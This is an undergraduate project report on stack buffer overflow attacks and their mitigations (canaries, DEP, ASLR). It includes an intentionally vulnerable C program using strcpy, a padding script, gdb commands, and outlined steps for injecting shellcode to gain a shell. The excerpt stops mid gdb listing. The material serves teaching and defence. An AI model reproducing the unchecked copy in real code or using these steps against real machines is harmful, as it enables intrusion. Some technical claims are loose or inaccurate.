Mini Project Report

on

Understanding Buffer Overflow Attack

& its Countermeasures

By

Adarsh Sharma (Reg. No.-202000529)

Rajeev Lochan Subedi (Reg. No.-202000393)

Harshul (Reg. No.-202000429)

Group Id – C12

In partial fulfillment of requirements for the award of degree in

Bachelor of Technology in Computer Science and Engineering

(2023)

Under the Project Guidance of

Dr. Sandeep Gurung

Associate Professor

Sikkim Manipal Institute of Technology, Majitar

DEPARTMENT OF COMPUTER SCIENCE AND ENGINEERING

SIKKIM MANIPAL INSTITUTE OF TECHNOLOGY

(A constituent college of Sikkim Manipal University)

MAJITAR, RANGPO, EAST SIKKIM – 737136

PROJECT COMPLETION CERTIFICATE

This is to certify that the below mentioned students of Sikkim Manipal Institute of Technology have worked under my supervision and guidance from **9th January 2023 to 29th April 2023** and successfully completed the Mini project entitled **"Understanding Buffer Overflow Attack & its Countermeasures"** in partial fulfillment of the requirements for the award of Bachelor of Technology in Computer Science and Engineering.

University Registration No	Name of Student	Course
2020393	**Rajeev Lochan Subedi**	**B.Tech (CSE)**
202000429	**Harshul Parashar**	**B.Tech(CSE)**
202000529	**Adarsh Sharma**	**B.Tech(CSE)**

Dr. Sandeep Gurung

Associate Professor

Department of Computer Science and Engineering

Sikkim Manipal institute of Technology

Majhitar, Sikkim – 737136

PROJECT REVIEW CERTIFICATE

This is to certify that the work recorded in this project report entitled **"Understanding Buffer Overflow Attack & its Countermeasures"** has been jointly carried out by **Rajeev Lochan Subedi (Reg. 202000393), Harshul Parashar (Reg. 2020429) and Adarsh Sharma (Reg. 202000529)** of Computer Science & Engineering Department of Sikkim Manipal Institute of Technology in partial fulfillment of the requirements for the award of Bachelor of Technology in Computer Science and Engineering. This report has been duly reviewed by the undersigned and recommended for final submission for Mini Project Viva Examination.

Dr. Sandeep Gurung

Associate Professor

Department of Computer Science and Engineering

Sikkim Manipal Institute of Technology


Majhitar, Sikkim – 737136

CERTIFICATE OF ACCEPTANCE

This is to certify that the below mentioned students of Computer Science & Engineering Department of Sikkim Manipal Institute of Technology (SMIT) have worked under the supervision of **Dr. Sandeep Gurung**, Associate Professor, Department of Computer Science and Engineering from **9th January 2023 to 29th April 2023** on the project entitled **"Understanding Buffer Overflow Attack & its Countermeasures".**

The project is hereby accepted by the Department of Computer Science & Engineering, SMIT in partial fulfillment of the requirements for the award of Bachelor of Technology in Computer Science and Engineering.

University Registration No	Name of Student	Project Venue
202000393 **202000429** **202000529**	**Rajeev Lochan Subedi** **Harshul Parashar** **Adarsh Sharma**	**SMIT**



Dr. Udit Kumar Chakraborty

Professor & Head of the Department

Computer Science & Engineering Department

Sikkim Manipal Institute of Technology

Majhitar, Sikkim – 737136

DECLARATION

We, the undersigned, hereby declare that the work recorded in this project report entitled "**Understanding Buffer Overflow Attack & its Countermeasures**" in partial fulfillment for the requirements of award of B.Tech (CSE) from Sikkim Manipal Institute of Technology (A constituent college of Sikkim Manipal University) is a faithful and bonafide project work carried out at "**SIKKIM MANIPAL INSTITUTE OF TECHNOLOGY**" under the supervision and guidance of **Dr. Sandeep Gurung,** Associate Professor, Department of Computer Science and Engineering.

The results of this investigation reported in this project have so far not been reported for any other Degree or any other Technical forum.

The assistance and help received during the course of the investigation have been duly acknowledged.

Rajeev Lochan Subedi (Reg. No.-202000393)

Harshul Parashar (Reg. No.-202000429)

Adarsh Sharma (Reg. No.-202000529)

ACKNOWLEDGMENT

We take this opportunity to acknowledge indebtedness and a deep sense of gratitude to our guide **Dr. Sandeep Gurung** for his/her valuable guidance and supervision throughout the course which shaped the present work as it shows.

We pay our deep sense of gratitude to **Prof. (Dr.) Udit Kumar Chakraborty, HOD, Computer Science & Engineering Department, Sikkim Manipal Institute of Technology** for giving us the opportunity to work on this project and providing all support required.

We are obliged to our project coordinators **Dr. Sandeep Gurung** and **Mr. Dipendra Gurung** for elevating, inspiration and supervising in completion of our project.

We would also like to thank any other staff of **Computer Science & Engineering Department, Sikkim Manipal Institute of Technology** for giving us continuous support and guidance that has helped us in completion of our project.

Rajeev Lochan Subedi (Reg. No.-202000393)

Harshul Parashar (Reg. No.-202000429)

Adarsh Sharma (Reg. No.-202000529)

DOCUMENT CONTROL SHEET

1	Report No	CSE/Mini Project/Internal/B.Tech/C/C12/2023
2	Title of the Report	Understanding Buffer Overflow Attack & its Countermeasures
3	Type of Report	Technical
4	Author	Rajeev Lochan Subedi, Harshul Parashar, Adarsh Sharma
5	Organizing Unit	Sikkim Manipal Institute of Technology
6	Language of the Document	English
7	Abstract	In this we present simple concepts of the Buffer overflow attacks, its vulnerabilities, and a protection mechanism from exploiting vulnerabilities.
8	Security Classification	General
9	Distribution Statement	General

TABLE OF CONTENTS

LIST OF FIGURES

ABSTRACT

A threat aimed at individuals to obtain access to and control over networks and data is exponentially growing with the expansion of Internet access. Buffer overflow is one of the most occurring security vulnerabilities in the computer world. Buffer overflow attacks, whether by software error or an attack, is one of the most important security problems that represent a common vulnerability of software security and cyber risks. The project is aimed at understanding how buffer overflow occurs and its impact on system level programming. The study is also focused on using randomizations to decrease the predictability of machines codes expected at run time.

1. INTRODUCTION

1.1 BUFFER

“Buffers are memory storage regions that temporarily hold data while it is being transferred from one location to another” [x]. In simple words, small memory used or allocated after a program is executed is called a buffer.

1.2 ABOUT BUFFEROVERFLOW ATTACK

In Buffer overflow the buffer size will be overflowed and extra input will get allocated beside the designated buffer. Buffer overflow is a condition when a program writes more data than it is actually supposed to take. The extra input will go to the system and get executed. This is where the problem will begin.

For example, a buffer for log-in credentials may be designed to expect username and password inputs of 8 bytes, so if a transaction involves an input of 10 bytes (that is, 2 bytes more than expected), the program may write the excess data past the buffer boundary.




Fig 1.1 Buffer Overflow Instance

Buffer overflow attack is something that is used by attackers by exploiting the buffer overflow issues by overwriting the memory of an application. This changes the execution path of the program, triggering a response that damages files or exposes private information. For example, an attacker may introduce extra code, sending new instructions to the application to gain access to IT systems.

1.3. MITIGATION

There are a few methods by which we can try to prevent or reduce the chances of buffer overflow attacks. Some of the methods are mentioned below:

1. **SECURE PROGRAMMING:** The prevention of buffer overflow attack can be done by using programming languages that does not allow direct access to memory and a strong object typing. C allows these vulnerabilities on the other hand Python, Java, .NET are immune to such vulnerabilities.

2. **STACK CANERY:** The stack stack canary operates by inserting a canary—a random value—between the

local variables and the return address of the frame. The canary is examined to make sure it hasn't been altered by an attacker while the program is running. The program ends right away if the canary value has been changed, preventing the attacker from running harmful code or changing the way the program behaves.

3. **COMPILER WARNINGS:** Compilers often provide warnings and recommend use of secure alternatives of the functions used. For example: while using **gets** in C language, it throws a warning message saying that it is dangerous to use as there is no way to know how much space has been allocated. Instead, it recommends to use **fgets** which is quite secure.

4. **DATA EXECUTION PREVENTION (DEP):** Data Execution Prevention(DEP) is a security feature that aids in guarding against certain exploits like code injection and buffer overflow attacks. In order for DEP to function, specific memory areas must be marked as non-executable, which means that code cannot be executed there. This stops attackers from running memory-injected malicious code, which can be exploited to take over a system or steal sensitive data.

   DEP can also be activated at the operating system level, however it is commonly implemented at the hardware level using CPUs that support the capability. When DEP is activated, it checks memory access to see if it's being used to run code or store data. Upon discovering that memory is being utilised for execution.

5. **ADDRESS SPACE LAYOUT RANDOMIZATION (ASLR):**

   It is used to increase the difficulty of performing Buffer overflow attack and requires the attacker to know the location of an executable memory. Buffer overflow is a failure of an application to validate the size of user input data that is written to memory. The remedy that can be used in this case is to check the length of the user input data and throw an exception or issue an error message if actual length is not equal to the expected length.

   In simple words, ASLR is a memory protection process for operating systems that guards against buffer overflow to attacks by randomizing the locations where system executable is loaded into memory. Buffer attacks need to know the locality of executable code, and randomizing address spaces makes this virtually impossible.

   The project takes in the Address ASLR working to understand the randomization of instructions in memory locations hence making it quite challenging for attackers to exploit the system.

1.4 Types of Buffer Overflow Attacks

Stack-based buffer overflows are more common, and leverage stack memory that only exists during the execution time of a function.

Heap-based attacks are harder to carry out and involve flooding the memory space allocated for a program beyond memory used for current runtime operations.
This project is focused primarily on Stack-based buffer overflows.




Figure 1.2 Stack Overflow Attack

1.5. Vulnerable Programming Languages:

C and C++ are two languages that are highly susceptible to buffer overflow attacks, as they don't have built-in safeguards against overwriting or accessing data in their memory. Whereas languages such as PERL, Java, JavaScript and C# use built-in safety mechanisms that minimize the likelihood of buffer overflow.

1.6 Stages of Buffer overflow attack (BOA):




Fig 1.3: Stages of Buffer Overflow

Buffer overflow attacks consist of three parts: code embedding, overflow attack, and system hijacking. There are four types of buffer overflow attacks: destroy activity records, destroy heap data, change function pointers, and overflow fixed buffers. Buffer overflow is a very common and very dangerous vulnerability that is widespread in various operating systems and applications. The use of buffer overflow vulnerabilities can enable hackers to gain control of a machine or even the highest privileges. The use of buffer overflow attacks can lead to program failure, system shutdown, restarting, and so on.

2.LITERATURE SURVEY

S.No	Paper and author details	Findings	Relevance to the project
1	Sabah M Alzahrani, " Study on Buffer overflows and its Preventive measures " Department of Computer Science, College of Computers and Information Technology, Taif University, Taif P.O. Box 11099, Taif, 21944, Saudi Arabia	- This paper gives a brief introduction to buffer overflow attacks and the different mitigation techniques. -In Buffer overflow, the weakness is created by the vulnerability in cases where memory near a buffer is overwritten. - Most attackers carry out buffer overflow attack to overwrite the stack's essential values so that their malevolent unsigned codes can be executed. -Stack based buffer overflows and heap-based buffer overflows can have devastating effects on the functioning of computers.	This paper helps us to understand the concept of buffer overflow attack and how is the system vulnerable to it.
2	Sachin B. Jadhav, "Stack Canaries Implementation" Department of CSE, SIRT Bhopal,RGPV,India, Deepak Choudhary Department of CSE SIRT Bhopal,RGPV,India Yogadhar Pandey Department of CSE	-This paper gives us a general overview of a scheme -With advancement in technology, the buffer overflow vulnerability remains a major problem. -In some works related to this domain, proposed SigFree, an online signature-free out-of-the-box application-layer method for blocking code-injection buffer overflow attack messages targeting at various Internet services such as web service. -A framework for protecting against buffer overflow attack was also proposed. For example a robust	In this paper we can see how different cyber security experts have identified different sorts of vulnerabilities. This paper also helps us to understand different methodologies used by different cyber security experts to tackle the problem of buffer overflow in the system.

	SIRT Bhopal,RGPV,India	kernel based solution, called AURORA to control-hijacking buffer overflow attacks.	
3	Marco-Gisbert, H.; Ripoll Ripoll, I. "Address Space Layout Randomization Next Generation". *Appl. Sci*. **2019**, Vol *9*, Pg 2928. https://doi.org/10.3390/app9142928	This paper gives an idea about ASLR and its function to the buffer overflow attack. - Unlike other security methods [4,5], the security provided by ASLR is based on several factors [6], including how predictable the random memory layout of a program is, how tolerant an exploitation technique is to variations in memory layout and how many attempts an attacker can make practically. - This paper also talks about ASLRA in Section 4, a tool to automatically analyze and detect ASLR weaknesses. presents the weaknesses found in Linux, PaX and OS X. Then in Section 6 we describe the constraints that must be taken into account when designing a practical ASLR.	This paper talks about ASLR and its functions it also deals with the few drawbacks of ASLR and its countermeasures.

3. PROBLEM DEFINTION

- The buffer overflow problem is one of the oldest and most common problems in software development dating back to the introduction of interactive computing. Certain programming languages such as C and C++ are vulnerable to buffer overflow, since they contain *no built-in bounds checking or protections against accessing or overwriting data in their memory*.

- For remediation the system incorporates dynamic binding of binary code at the time of linking. To decrease the prediction of such instance randomization of instructions are implemented. The project addresses the three prime questionaries namely:

  i) When: when can randomization take place viz : per execution, per deployment, etc
  ii) What are the instructions that need to be randomized. Search for functions like printf as the statement is normally followed by key instructions like gets, puts which are functions that are vulnerable to the attack mentioned.
  iii) How the randomizations can be done? How to measure the effectiveness of randomization techniques used?

4. SOLUTION STRATEGY

The solution strategy is to implement ASLR by randomizing the locations hence making it quite challenging for attackers to exploit the system.

One can prevent a buffer overflow attack by:


- Performing routine code auditing (automated or manual).
    - Identifying vulnerable functions such as strcat, strcpy, etc
    - Providing memory boundary checks, use of unsafe functions, and group standards.
- Using compiler tools such as StackShield, StackGuard, and Libsafe.
- Periodically scan your application with one or more of the commonly available scanners that look for buffer overflow flaws in your server products and your custom web applications.
- PLAN: Using

  1.STACK CANARIES

  2.W ^ X

  3.ASLR(ADRESS SPACE LAYOUT RANDOMIZATION)

5.DESIGN (ACTIVITY DIAGRAM FOR BUFFER OVERFLOW ATTACK)



-

-

Fig 5.1: Simple Diagram representing Buffer

6.IMPLEMENTATION DETAILS

Pseudo Code and Algorithm:

Testcode.c

```
#include<string.h>
#include<stdio.h>

int copier(char *str){
        char buffer[100];
        strcpy(buffer, str);
}
void main(int argc, char *argv[]){
        copier(argv[1]);
        printf("Done!\n");
}
```

Find_payload:

```
#!/usr/bin/python
padding = 'A' * 120
print(padding)
```

1. vim testcode.c //Shows the program testcode.c
   vim find_paylaod //Shows the program find_payload
2. Find the shellcode of testcode.c using online tools and name it "next_payload"
3. Execute testcode.c by entering more number of inputs than the buffer size -> segmentation fault
4. Use the GDB debugger

Commands:

-gdb ./testcode

-x/64x $rsp

-disassemble main

-b 7

-(gdb) r $(cat e3)

-(gdb) x/64x $rsp

5. The above commands will help place the shellcode inside the buffer
6. Now we can exit gdb and the program(testcode.c) on execution helps us enter the shell.
7. Now we can manipulate the victim machine using shell.

Performing Buffer Overflow Attacks:


There are many strategies by which we can perform buffer overflow attack. Here we shall only discuss some of the strategies to overflow the buffer.

A.PROGRAM EXECUTION BY SHELLCODE EXECUTION:

Since the stack grows downward, every item pushed on top of the stack, will make it grow towards the low memory address area.


Consider the case where a program calls a function, a piece of code that does something and returns where it was before.When the call is made, the parameters that are passed to the function are pushed on top of the stack. With the parameters on the stack, the code of the function will then jump to somewhere else in memory and do something with these parameters. This mechanism is where the trouble starts...


Let's take a look at a simple piece of C-code that does just this. The program calls a function which allocates some memory onto the stack, copies a string from the command line into it and outputs the string with a Done message.




Now, we shall try to find the number of inputs that must be entered which can make the program execute as well as show a segmentation fault.

After a lot of hit and trial method we finally found that for this program the number of inputs needed for the above condition to hold was "120" number of inputs.






Breaking the code: Now the code is compiled. Let's fire up gdb, the Linux command line debugger. In gdb, we can use the ***list*** command to display the code. Note that this works because we've compiled it with debug information. The code will look familiar.



```
adarsh@kali: ~/Documents
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./testcode...
(gdb) list
warning: Source file is more recent than executable.
1       #include<string.h>
2       #include<stdio.h>
3
4       int copier(char *str){
5               char buffer[100];
6               strcpy(buffer, str);
7       }
8
9       void main(int argc, char *argv[]){
